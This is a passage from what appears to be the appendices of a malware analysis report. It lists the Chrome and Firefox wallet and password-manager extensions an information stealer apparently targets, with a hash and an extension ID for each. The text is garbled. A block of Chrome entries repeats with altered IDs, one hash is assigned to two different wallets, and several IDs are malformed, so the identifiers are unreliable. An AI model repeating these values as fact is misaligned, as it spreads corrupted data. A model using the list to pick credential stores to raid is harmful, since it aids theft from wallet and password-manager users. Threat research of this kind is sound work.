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0xdccf67fa	Keeper Wallet (Waves)	lpilbniabackdjcionkobglmddfbcjo
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0x04848f5d	Koala Wallet	lnnmfcpbkafcpgdilckhmhbkkbpkmid
0xe5a2dbf4	Kontos Wallet	abjfbanhppgfilmobebfffbijcfoeiaio
0x6d3814dd	LastPass	hdokiejnpimakedhajhdlcegeplioahd
0x07becfcd	Leather (Stacks/Bitcoin)	ldinpeekobnhjjdofggfjlcehhmanlj

0xaeddb91b	Leo Wallet (Aleo)	nebnhfamliijlghikdgcigoebonmoibm
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0x5ebdc261	MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn
0xae66111a	MetaMask Flask	ejbalbakoplchlghcedalmeeeajnimhm
0x2f9fb1b6	MetaWallet	bkklifkecemccedpkhcebagjpehhabfb
0xb946eabe	Meteor Wallet (NEAR)	pcndjhkinckaohffealmlmhaepkpmgkb
0x6e0f73b5	Monsta Wallet	hpbgcgmiemanfelegbndmhieiigkackl
0xd19106a4	MultiversX DeFi Wallet	dngmlblcodfobdpdecaadgfbcgjfnm
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0x045545a1	Nabox Wallet	nknhiehlkippafakaeklbeglecifhad
0x606baa26	Nami (Cardano)	lpfcbjknijpeeillfnkikgncikgfhdo
0x600be477	Nautilus Wallet (Ergo)	gjlmehlldlphhljhpnlddaodbjccchai
0xe1ac66ae	NeoLine (NEO)	cphhlmggameodnhkjdmkpanlelnlohao
0xa7e317d8	Nifty Wallet	jbdaocneiiinmjbjlgalhcelgbejmnid
0x9783de2d	Nightly	fiikommdbeccaioicoejoniammnalkfa
0xbee19049	NordPass	pnlccmojcmeohlpggmfnbbiapkmbliob
0x08bed340	NuFi Wallet	gpnihlInnodeiiaakbikldcihojploeca
0xbc577ebc	OKX Web3 Wallet	mcohilncbfahbmgdjkbpemcciolgcge
0xe7fcd867	OneKey Wallet	jnmbobjmhlngoefaiojfljckilhhlhcj
0xffe0e910	ONTO Wallet	ifckdpamphokdglkkdomedpdegcjhjdp
0xd5c0b853	OpenMask (TON)	penjlddjkgpnkllboccdgccepkcbin
0x8b2e67d7	Oxygen Protocol (Solana)	fhilaheimglignddkjgofkcbgekhenbh
0x7a4c130b	Pali Wallet (Syscoin)	mgffkfbidihjpoaomajlbgchddlicgpn

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0xff113e8f	PIP Wallet	icblpoalghoakidcjiheabnkijnklhhe
0x959261c7	Plug (ICP/Dfinity)	cfbfdhimifdmdehjmkdobpcjfeblkjm
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0xbccca740	Polymesh Wallet	jojhfeoedkpkglbfimdfabpdfjaoolaf
0x6c57e9a0	Monsta Wallet	hpbgcgmiemanfelegbndmhieigkackl
0xd19106a4	MultiversX DeFi Wallet	dngmlblcodfobpdpecaadgfbcgjfnm
0x1bacbe76	MYKI Password Manager	bmikpgodpkclnkgmnpphehdgcimmided
0x045545a1	Nabox Wallet	nknhiehlkippafakaeklbeglecifhad
0x606baa26	Nami (Cardano)	lpfcbjknijpeeillfnkikgncikgfhdo
0x600be477	Nautilus Wallet (Ergo)	gjlmehlldlphhljhpnllddaodbjccchai
0xe1ac66ae	NeoLine (NEO)	cphhlmgameodnhkjdmkpanelnlohao
0xa7e317d8	Nifty Wallet	jbdaocneiiinmjbjlgalhcelgbejmnid
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0xbee19049	NordPass	pnlccmojcmeohlpggmfnbbiapkmbliob
0x08bed340	NuFi Wallet	gpniInnodeiiaakbikldcihojploeca
0xbc577ebc	OKX Web3 Wallet	mcohilncbfahbmgdjkbpemcciolgcge
0xe7fcd867	OneKey Wallet	jnmbobjmhlngoefaiojfljckilhlhcj
0xffe0e910	ONTO Wallet	ifckdpamphokdglkkdomedpdegcjhdj
0xd5c0b853	OpenMask (TON)	penjlddjkgpnkllboccdgccepkcbin
0x8b2e67d7	Oxygen Protocol (Solana)	fhilaheimglignddkjgofkcbgekhenbh
0x7a4c130b	Pali Wallet (Syscoin)	mgffkfbidihjpoaomajlbgchddlicgn
0x58707779	Parti Wallet (Partisia)	gjkdbeariifkpoencioahhccilildpjghg
0x97ed69f1	Phantom	bfnaelmomeimhlpmgjnjophhpkkoljpa

0xff113e8f	PIP Wallet	icblpoalgchoakidcijiheabnkijnklhhe
0x959261c7	Plug (ICP/Dfinity)	cfbdfhimifdmdehjmkdobpcjfeblkljm
0x702a0eaf	Polkadot.js Extension	mopnmbcafieddcagagdcbnhejhlodfdd
0xbccca740	Polymesh Wallet	jojhfeoedkpgklbfimdfabpdfjaoolaf
0x6c57e9a0	Pontem (Aptos)	phkbamefinggmakgklpklijmgibohnba
0x3e4cc99c	Prax Wallet (Penumbra)	lkpmkhpnhknhmibgnmmhdhgdilepfghe
0x23e5d0e1	PWR Wallet	kennjipeijpeengjlogfdjkiiadhbmi
0x113f52a2	Rabby Wallet	acmacodkjbdgmoleebolmdjonilkdbch
0x637e76d4	Rainbow	opfgelmcmbiajamepnmloijbpoleiama
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0xf8dc748a	Rise Wallet (Aptos)	hbbgbephgojikajhfbomhlmmollphcad
0xafc9250b	Ronin Wallet	fnjhmkhmkbjkkabndcnogagogbneec
0x070e7a20	ROSE Wallet (Oasis)	ppdadbejkmjnefldpcdjhnkpbjkikoip
0x0c01e6c3	SafePal	lgmpcpplpngdoalbgeldeaifclnhafa
0x7e6ea5ba	Sender Wallet	epapihdplajcdnnkdeiahlgigofloibg
0x1b62ed73	Solflare	bhhhlbepdkbapadjdnnojkbgioiodbic
0x40ea8274	Stargazer Wallet (DAG)	pgiaagfkgcbnmiolekcfmljdagdhlc
0x3e5f4cab	StarKey Wallet (Supra)	hcjhpkgbmechpabifbgglplacolbkoh
0xa74fc4a1	Station (Terra)	aiifbnbfobpmeekipheeijmdpnlpgrp
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0x653a1bd1	Suku Wallet	fopmedgnkfpebgllppeddmnochcookhc
0x7e7f339a	Swash	cmndjbecilbocjfkibfbifhngkdmjgog
0x0f19c6ee	Taho / Tally Ho	eajafomhmkipbjmfmhebemolkcicgfm
0x4fd110d8	Talisman	fijngjgcjhjmmppcmkeiomlgpleiijkld
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0x47435f8f	TokenPocket	mfgccjchihfkkindfppnaooecgfneiii
0x89fc2d49	TronLink	ibnejdfjmmkpcnlpebklmnkoeoihofec
0x32d3862c	Trust Wallet	egjidjbpglichdcondbcdbnbeppgdph
0x69384dee	Ultra Wallet	kjebdkfeagdoogagbhepmbimaphnfln
0x04fd12a7	Venom Wallet	ojggmchlghnjlapmfbnjholfjkiidbch
0xee306749	Viction Wallet	nopnfnlbinpfoihclomelncopjiioain
0xfb3999f6	WELLDONE Wallet	bmkakpenjmcphhjadflneinmhboecjf
0xd45ceb61	Wigwam	lccbohghgfkdkahanoclbdmaolidjdfl
0xfebd24ce	Wizz Wallet (Bitcoin)	ghlmndacnhlaekppcllpcjjjomjkjpg
0xcd9d5dd3	Wombat	amkmjjmmflddogmhpjloimipbofnfjih
0xe2c9405e	XPLA Vault Wallet	ocjobpilfplciaddcbafabcegbilnbnb
0x8d940269	Xverse (Bitcoin/Stacks)	idnbdplmphpflfnlkomgpfbpccgelopg
0x6303b87b	Yoroi (Cardano)	ffnbelfdoeiohenkjibnmadjiehjhajb
0xdafab7bc	Zeal Wallet	heamnjbfnlcikcggoiplibfommfbkjpj
0x3d7e97ea	Zerion	klghhnkeealcohjjanjdaeggmfmpl
0x41da33c5	ZilPay (Zilliqa)	klnaejgbibmhlephnhpmaofohgkpgkd
0xe13854d6	Zoho Vault	igkpcodhieompeloncnfbekccinhapdb

Appendix E - Targeted Firefox Extensions

Hash	Add-on ID	Extension
0xBDCCE1DA	webextension@metamask.io	MetaMask
0xDAFB68C2	{7c42eea1-b3e4-4be4-a56f-82a5852b12dc}	Phantom
0x7E51042C	ronin-wallet@axieinfinity.com	Ronin
0x37D0F5B0	{6d72262a-b243-4dc6-8f4f-be96c74e0a86}	Solflare
0x81243F59	keplr-extension@keplr.app	Keplr

Hash	Add-on ID	Extension
0x95D306E4	{530f7c6c-6077-4703-8f71-cb368c663e35}	Yoroi
0xB093843B	wallet@tonkeeper.com	Tonkeeper
0xCEC0E287	{51e0c76c-7dbc-41ba-a45d-c579be84301b}	Argent X
0x1CC1289D	{21a9e8ea-7aa4-4aae-923c-ec8211f2779c}	Enkrypt
0x5E1F367C	extension@getalby.com	Alby
0xAABBA5D7	{a0c6ccfd-26a3-4df4-9729-aa036070ad29}	Braavos
0x44AE839E	{8a3a53f5-7490-46d7-b91d-f8549bb8df05}	SubWallet
0x1C244C35	{f5727e03-b26c-41e0-95dd-7e315ff16410}	Talisman
0x88FED667	browserextension@rainbow.me	Rainbow
0x74FC5413	{d8ddfc2a-97d9-4c60-8b53-5edd299b6674}	Terra Station
0x28AD8E00	{b3e96b5f-b5bf-8b48-846b-52f430365e80}	Pali Wallet
0x05CAA9ED	{446900e4-71c2-419f-a6a7-df9c091e268b}	Bitwarden
0x7E628019	{ecb80162-dfbd-4d91-a8da-17b35ba4707a}	Sticky Password
0x61E447AC	passwordmanager@avira.com	Avira Password Manager
0xD31F625B	{d634138d-c276-4fc8-924b-40a0ea21d284}	1Password
0xE953C0B1	support@lastpass.com	LastPass
0x9D173872	keefox@chris.tomlinson	Kee (KeePass)